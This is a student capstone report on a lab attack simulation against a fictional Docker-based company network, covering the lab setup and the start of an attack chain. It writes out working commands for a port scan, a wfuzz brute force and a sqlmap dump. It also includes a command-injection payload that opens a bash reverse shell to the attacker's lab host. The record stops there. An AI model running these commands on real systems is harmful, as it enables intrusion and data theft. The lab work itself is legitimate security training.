

CYBERSECURITY CAPSTONE PROJECT

A Comprehensive Attack-Defense Simulation Model

for DevSecOps Security Hardening

Organization: **Hexaroot Systems**
Report Scope: **Phase 1 — Lab Setup | Phase 2 — Attack Simulation**
Prepared by: **Amit Kumar — Cybersecurity Consulting Team**
Date: **May 2026**
Classification: **CONFIDENTIAL — For Academic Assessment Only**

Lab Component	Value
Target IP Address	10.155.152.126 (Windows Host — Docker)
Attacker IP Address	10.155.152.245 (Kali Linux VM)
Internal Network	192.168.100.0/24 (hexaroot-net)
Containers Deployed	5 (DVWA, MySQL, Ubuntu, Elasticsearch, Kibana)
Attack Stages Executed	6 (Recon → Brute Force → SQLi → Shell → Lateral → Exfil)
MITRE ATT&CK Techniques	11 techniques across 6 tactics

Table of Contents

1. Executive Summary

This report documents a comprehensive cybersecurity attack-defense simulation conducted against Hexaroot Systems, a fictional enterprise environment. The simulation was designed to replicate a realistic multi-stage cyberattack and to demonstrate DevSecOps security hardening principles.

The project was executed in two phases. Phase 1 established a fully isolated lab environment using Docker containers, replicating a vulnerable enterprise network. Phase 2 executed a systematic six-stage attack against this environment, covering the complete kill chain from initial reconnaissance through to sensitive data exfiltration.

All six attack stages were successfully executed, resulting in:

- Unauthorized access to the DVWA web application via brute-forced credentials
- Database compromise via SQL injection exposing MD5-hashed user passwords
- Remote code execution through command injection vulnerability
- Persistent backdoor planted via PHP web shell
- Lateral movement to internal Ubuntu server using harvested credentials
- Exfiltration of API keys, database passwords, and 4 employee PII records

The findings highlight critical vulnerabilities that will be addressed in Phase 3 (Detection), Phase 4 (Hardening), and Phase 5 (Forensics) of this capstone project.

2. Project Overview

2.1 Objectives

1. Design and deploy a realistic vulnerable enterprise network in an isolated Docker lab environment
2. Execute a complete multi-stage cyberattack simulating real-world threat actor behaviour
3. Map every attack technique to the MITRE ATT&CK framework
4. Detect attack evidence using Elasticsearch and Kibana SIEM
5. Harden the environment against the identified vulnerabilities
6. Produce a comprehensive security report and executive presentation

2.2 Tools & Technologies

Category	Tool/Technology	Version	Purpose
Virtualization	VMware Workstation	17.x	Hosts Kali Linux VM
Attacker OS	Kali Linux	2025.x	Attack platform
Lab Infrastructure	Docker Desktop	4.69.0	Container orchestration

Category	Tool/Technology	Version	Purpose
Target Web App	DVWA	v1.10	Vulnerable web application
Database	MySQL	5.7.44	Target database server
Internal Server	Ubuntu	22.04 LTS	SSH lateral movement target
SIEM Backend	Elasticsearch	7.17.10	Log storage and search
SIEM Dashboard	Kibana	7.17.10	Log visualization
Log Shipper	Filebeat	7.17.10	Apache log forwarding
Reconnaissance	Nmap	7.99	Port scanning and service detection
Brute Force	wfuzz	3.1.0	HTTP form password attack
SQL Injection	SQLMap	1.10.3	Automated SQL injection
Reverse Shell	Bash /dev/tcp	—	Command injection payload
Exfiltration	Netcat	—	Covert data channel

2.3 Lab Network Architecture

The following diagram shows the network topology of the Hexaroot Systems lab environment:



Container	IP Address	Host Port	Image	Role
hexaroot-dvwa	192.168.100.10	8080	vulnerables/web-dvwa	Primary attack target
hexaroot-db	192.168.100.11	3306	mysql:5.7	Database server
hexaroot-internal	192.168.100.12	2222	ubuntu:22.04	Lateral movement target
hexaroot-elastic	192.168.100.20	9200	elasticsearch:7.17.10	Log storage (SIEM backend)
hexaroot-siem	192.168.100.21	5601	kibana:7.17.10	SIEM dashboard

3. Phase 1 — Lab Environment Setup

3.1 Prerequisites & System Requirements

Requirement	Specification
Operating System	Windows 10/11 (host machine)
RAM	8 GB minimum (16 GB recommended)
Storage	80 GB free disk space
CPU	64-bit processor with VT-x / AMD-V enabled in BIOS
Software	Docker Desktop 4.69.0, VMware Workstation 17.x
Attacker Machine	Kali Linux 2025.x installed as VMware VM

3.2 Project Directory Structure

The lab was organized under a single project folder on the Windows host:

```
C:\hexaroot-lab\  
├── docker-compose.yml    # Complete lab definition  
├── filebeat.yml          # Log shipping configuration  
├── data\  
│   └── mysql\            # MySQL persistent data volume
```

3.3 Docker Compose Configuration

All five containers were defined in a single **docker-compose.yml** file, creating a private bridge network and assigning fixed IP addresses to each container. The critical configuration settings are summarized below:

```
🐙 docker-compose.yml X
C: > hexaroot-lab > 🐙 docker-compose.yml

1
2
3
4   networks:
5     hexaroot-net:
6       driver: bridge
7       ipam:
8         config:
9           - subnet: 192.168.100.0/24
10            gateway: 192.168.100.1
11
12   🐙 Run All Services
13   services:
14     🐙 Run Service
15     dvwa:
16       image: vulnerables/web-dvwa
17       container_name: hexaroot-dvwa
18       networks:
19         hexaroot-net:
20           ipv4_address: 192.168.100.10
21
22       ports:
23         - "8080:80"
24       environment:
25         - MYSQL_HOSTNAME=192.168.100.11
26         - MYSQL_DATABASE=dvwa
27         - MYSQL_USERNAME=dvwa
28         - MYSQL_PASSWORD=dvwa_pass_2026
29       restart: unless-stopped
30       depends_on:
31         - db
32
33     🐙 Run Service
34     db:
35       image: mysql:5.7
36       container_name: hexaroot-db
37       networks:
38         hexaroot-net:
39           ipv4_address: 192.168.100.11
40
41       ports:
42         - "3306:3306"
43       environment:
44         - MYSQL_ROOT_PASSWORD=root_secret_2026
45         - MYSQL_DATABASE=hexaroot_data
46         - MYSQL_USER=dvwa
47         - MYSQL_PASSWORD=dvwa_pass_2026
48
49       volumes:
50         - ./data/mysql:/var/lib/mysql
51       restart: unless-stopped
```

C: > hexaroot-lab >  docker-compose.yml

```

51 internal:
52   image: ubuntu:22.04
53   container_name: hexaroot-internal
54   networks:
55     hexaroot-net:
56       ipv4_address: 192.168.100.12
57   ports:
58     - "2222:22"
59   command: >
60     bash -c "apt-get update -qq &&
61       apt-get install -y -qq openssh-server netcat-openbsd curl &&
62       echo 'root:toor' | chpasswd &&
63       useradd -m hexaadmin 2>/dev/null || true &&
64       echo 'hexaadmin:admin123' | chpasswd &&
65       mkdir -p /run/ssh &&
66       sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config &&
67       sed -i 's/PasswordAuthentication no/PasswordAuthentication yes/' /etc/ssh/sshd_config &&
68       mkdir -p /opt/confidential &&
69       echo 'DB_PASS=root_secret_2026' > /opt/confidential/secrets.txt &&
70       echo 'API_KEY=hexa_prod_sk_9x82REAL' >> /opt/confidential/secrets.txt &&
71       /usr/sbin/sshd -D"
72   restart: unless-stopped
73
74 DRun Service
75 elasticsearch:
76   image: docker.elastic.co/elasticsearch/elasticsearch:7.17.10
77   container_name: hexaroot-elastic
78   networks:
79     hexaroot-net:
80       ipv4_address: 192.168.100.20
81   ports:
82     - "9200:9200"
83   environment:
84     - discovery.type=single-node
85     - xpack.security.enabled=false
86     - ES_JAVA_OPTS=-Xms512m -Xmx512m
87   restart: unless-stopped
88
89 DRun Service
90 kibana:
91   image: docker.elastic.co/kibana/kibana:7.17.10
92   container_name: hexaroot-siem
93   networks:
94     hexaroot-net:
95       ipv4_address: 192.168.100.21
96   ports:
97     - "5601:5601"
98   environment:
99     - ELASTICSEARCH_HOSTS=http://192.168.100.20:9200
100   depends_on:
101     - elasticsearch
102   restart: unless-stopped

```

3.3.1 Network Configuration

```

networks:
  hexaroot-net:
    driver: bridge
    ipam:
      config:
        - subnet: 192.168.100.0/24
          gateway: 192.168.100.1

```

The bridge network isolates all lab traffic within Docker, preventing interference with the host network while allowing the Kali VM to reach containers via the host IP (10.155.152.126).

3.3.2 DVWA Container (Attack Target)

- Image: vulnerables/web-dvwa
- Fixed IP: 192.168.100.10 | Host port: 8080
- Default credentials after database setup: admin / password

- Security level set to: LOW (required for vulnerability demonstrations)

3.3.3 MySQL Database

- Image: mysql:5.7 | Fixed IP: 192.168.100.11 | Host port: 3306
- Root password: root_secret_2026
- Contains database hexaroot_data with employee PII table
- Directly exposed on port 3306 — no firewall protection

3.3.4 Internal Ubuntu Server

- Image: ubuntu:22.04 | Fixed IP: 192.168.100.12 | SSH port: 2222
- Users: hexaadmin (password: admin123) and root (password: toor)
- Contains /opt/confidential/secrets.txt with API keys and database credentials
- Weak SSH credentials simulate a misconfigured internal server

3.3.5 Elasticsearch + Kibana (SIEM Stack)

- Elasticsearch: 192.168.100.20, port 9200 — log storage engine
- Kibana: 192.168.100.21, port 5601 — SOC analyst dashboard
- Both running version 7.17.10 (versions must match exactly)
- Security disabled (xpack.security=false) for lab simplicity
- Elasticsearch memory limited to 512MB via ES_JAVA_OPTS

3.4 Database Seeding

Fake employee PII data was inserted into the MySQL database to serve as the exfiltration target in Phase 2:


ID	Name	Aadhaar Number	Salary (INR)	Department
1	Amit Kumar	9661289381	6,604,677	Cyber-Security
2	Shivam Kishor	7667426985	6,604,713	Cyber-Security
3	Vishal Sundi	6200919101	6,604,668	Cyber-Security
4	Tirath Chandravanshi	9691915251	6,604,714	Cyber-Security

3.5 Lab Verification

After running `docker compose up -d`, all containers were verified:


```
C:\hexaroot-lab>docker compose ps
NAME                IMAGE                COMMAND                SERVICE    CREATED    STATUS    PORTS
hexaroot-db         mysql:5.7            "docker-entrypoint.s..." db          20 seconds ago    Up 19 seconds    0.0.0.0:3306->3306/tcp
hexaroot-dvwa       vulnerables/web-dvwa "/main.sh"            dvwa        20 seconds ago    Up 19 seconds    0.0.0.0:8080->80/tcp
hexaroot-elastic    docker.elastic.co/elasticsearch/elasticsearch:7.17.10 "/bin/tini -- /usr/l..." elasticsearch 20 seconds ago    Up 19 seconds    0.0.0.0:9200->9200/tcp
hexaroot-internal   ubuntu:22.04         "bash -c 'apt-get up..." internal    20 seconds ago    Up 19 seconds    0.0.0.0:2222->22/tcp
hexaroot-siem       docker.elastic.co/kibana/kibana:7.17.10         "/bin/tini -- /usr/l..." kibana      20 seconds ago    Up 19 seconds    0.0.0.0:5601->5601/tcp
C:\hexaroot-lab>
```

Verification Check	URL / Command	Expected Result	Status
DVWA web app	http://localhost:8080	Login page loads	Verified
Elasticsearch API	http://localhost:9200	JSON version response	Verified
Kibana dashboard	http://localhost:5601	Welcome to Elastic screen	Verified
MySQL connection	docker exec hexaroot-db mysql...	Tables visible	Verified
Container networking	docker compose ps	All containers Up	Verified



4. Phase 2 — Attack Simulation

Phase 2 simulates a realistic multi-stage cyberattack against Hexaroot Systems from the perspective of an external threat actor operating from Kali Linux (10.155.152.245). All six stages were successfully executed and are documented below.


4.1 Stage 1: Reconnaissance

Attribute	Detail
MITRE Technique	T1046 – Network Service Discovery T1595 – Active Scanning
Tools Used	Nmap 7.99, Nikto, Gobuster
Target	10.155.152.126
Objective	Map open ports, identify services and versions, discover attack surface

4.1.1 Nmap Port Scan

An aggressive Nmap scan was performed to enumerate all open ports and identify service versions:

```
nmap -A -sV -sC -p 8080,3306,2222,5601,9200 10.155.152.126
```



4.1.2 Scan Results

Port	State	Service	Version	Security Finding
8080	open	HTTP	Apache 2.4.25 / DVWA v1.10	Old Apache version (2016) — known CVEs

Port	State	Service	Version	Security Finding
3306	open	MySQL	MySQL 5.7.44	Directly exposed — no firewall protection
2222	filtered	SSH	—	Filtered from outside — internal only
5601	open	HTTP	Kibana 7.17.10	SIEM accessible without authentication
9200	open	HTTP	Elasticsearch 7.17.10	HTTP DELETE method enabled — log deletion risk

Key finding: Port 3306 (MySQL) is directly exposed with no firewall, allowing the attacker to attempt direct database connections without going through the web application.


4.2 Stage 2: Brute Force Attack

Attribute	Detail
MITRE Technique	T1110 – Brute Force T1110.001 – Password Guessing
Tool Used	wfuzz 3.1.0
Target	http://10.155.152.126:8080/vulnerabilities/brute/
Objective	Crack login credentials for the DVWA brute force challenge page

4.2.1 Attack Execution

The DVWA Brute Force vulnerability page was targeted using wfuzz with a custom password wordlist. The --hs (hide string) flag was used to filter failed attempts, showing only successful matches:

```
wfuzz -c -z file,/tmp/passwords.txt \  
-b "PHPSESSID=<session_id>; security=low" \  
--hs "Username and/or password incorrect" \  
"http://10.155.152.126:8080/vulnerabilities/brute/  
?username=admin&password=FUZZ&Login=Login"
```



4.2.2 Result


Credential	Value
Username	admin
Password	password
Attempts Made	8
Time Taken	< 1 second
Impact	Full authenticated access to DVWA — enables all subsequent attacks

4.3 Stage 3: SQL Injection

Attribute	Detail
MITRE Technique	T1190 – Exploit Public-Facing Application T1213 – Data from Information Repositories
Tool Used	SQLMap 1.10.3
Target	http://10.155.152.126:8080/vulnerabilities/sqli/?id=1
Objective	Extract database contents via SQL injection on the id parameter


4.3.1 Manual Verification

Before running SQLMap, the injection was manually confirmed in the browser by entering a single quote (') in the User ID field, which triggered a MySQL error — confirming the parameter is unsanitized.



4.3.2 SQLMap Enumeration

```
sqlmap -u "http://10.155.152.126:8080/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=<session_id>; security=low" \
-D dvwa -T users --dump --batch
```



4.3.3 Injection Types Discovered

Injection Type	SQL Payload Pattern	Risk Level
Boolean-based Blind	OR NOT 7742=7742#	High — data extraction possible

Injection Type	SQL Payload Pattern	Risk Level
Error-based	EXTRACTVALUE(CONCAT(...))	High — immediate data leakage
Time-based Blind	AND SLEEP(5)	Medium — slower extraction
UNION Query	UNION ALL SELECT NULL,CONCAT(...)	Critical — full data dump

4.3.4 Dumped Data

The dvwa.users table was successfully extracted, revealing MD5-hashed passwords:

```

[01:57:40] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:57:43] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[01:57:44] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2026-05-02 20:11:26 | 0 |
| 2 | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2026-05-02 20:11:26 | 0 |
| 3 | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2026-05-02 20:11:26 | 0 |
| 4 | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2026-05-02 20:11:26 | 0 |
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2026-05-02 20:11:26 | 0 |
+----+-----+-----+-----+-----+-----+-----+-----+

[01:57:48] [INFO] table 'dvwa.users' dumped to CSV file '/home/amit/.local/share/sqlmap/output/10.86.50.126/dump/dvwa/users.csv'
[01:57:48] [INFO] fetched data logged to text files under '/home/amit/.local/share/sqlmap/output/10.86.50.126'

[*] ending @ 01:57:48 /2026-05-03/

```

The MD5 hash 5f4dcc3b5aa765d61d8327deb882cf99 was identified as the string **password**, confirming the brute force finding from Stage 2.

4.4 Stage 4: Reverse Shell

Attribute	Detail
MITRE Technique	T1059 – Command and Scripting Interpreter T1505.003 – Web Shell
Vulnerability	DVWA Command Injection (CVE class: OS Command Injection)
Payload	Bash reverse shell via /dev/tcp
Persistence	PHP web shell planted at /var/www/html/shell.php

4.4.1 Netcat Listener Setup


A Netcat listener was started on the attacker machine to receive the incoming connection:

```
# On Kali Linux:
nc -lvnp 4444
# listening on [any] 4444 ...
```

4.4.2 Reverse Shell Payload

The following payload was injected into the DVWA Command Injection input field:

```
127.0.0.1; /bin/bash -c 'exec bash -i &>/dev/tcp/10.155.152.245/4444 <&1'
```



